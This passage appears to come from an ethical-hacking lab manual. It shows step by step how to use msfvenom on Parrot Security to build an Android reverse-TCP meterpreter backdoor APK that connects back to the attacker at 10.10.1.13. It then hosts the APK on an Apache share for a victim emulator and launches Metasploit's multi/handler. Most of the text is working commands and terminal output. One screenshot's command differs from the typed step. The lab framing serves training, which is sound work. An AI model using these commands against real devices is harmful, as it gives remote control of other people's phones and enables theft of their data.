
In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.



The screenshot shows a terminal window titled "service postgresql start - Parrot Terminal". The terminal session is as follows:


```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# service postgresql start
[root@parrot] ~
#

```

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.



The screenshot shows a terminal window titled "msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Terminal". The terminal session is as follows:

```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# service postgresql start
[root@parrot] ~
# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot] ~
#

```

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Execute the below commands to create a **share** folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.


12. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.

```
cp /root/Desktop/Backdoor.apk /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# service postgresql start
[root@parrot] ~
# msfvenom -p android/meterpreter/reverse_tcp -o /root/Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot] ~
# mkdir /var/www/html/share
[root@parrot] ~
# chmod -R 755 /var/www/html/share
[root@parrot] ~
# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
# service apache2 start
[root@parrot] ~
# cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot] ~
#
```

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

14. In msfconsole, type **use exploit/multi/handler** and press **Enter**.



```
[root@parrot:~]# msfconsole
# cowsay++
< metasploit >
      \   _ _ 
     / \  )o) 
    (   )_ )\ 
    || -|| * 

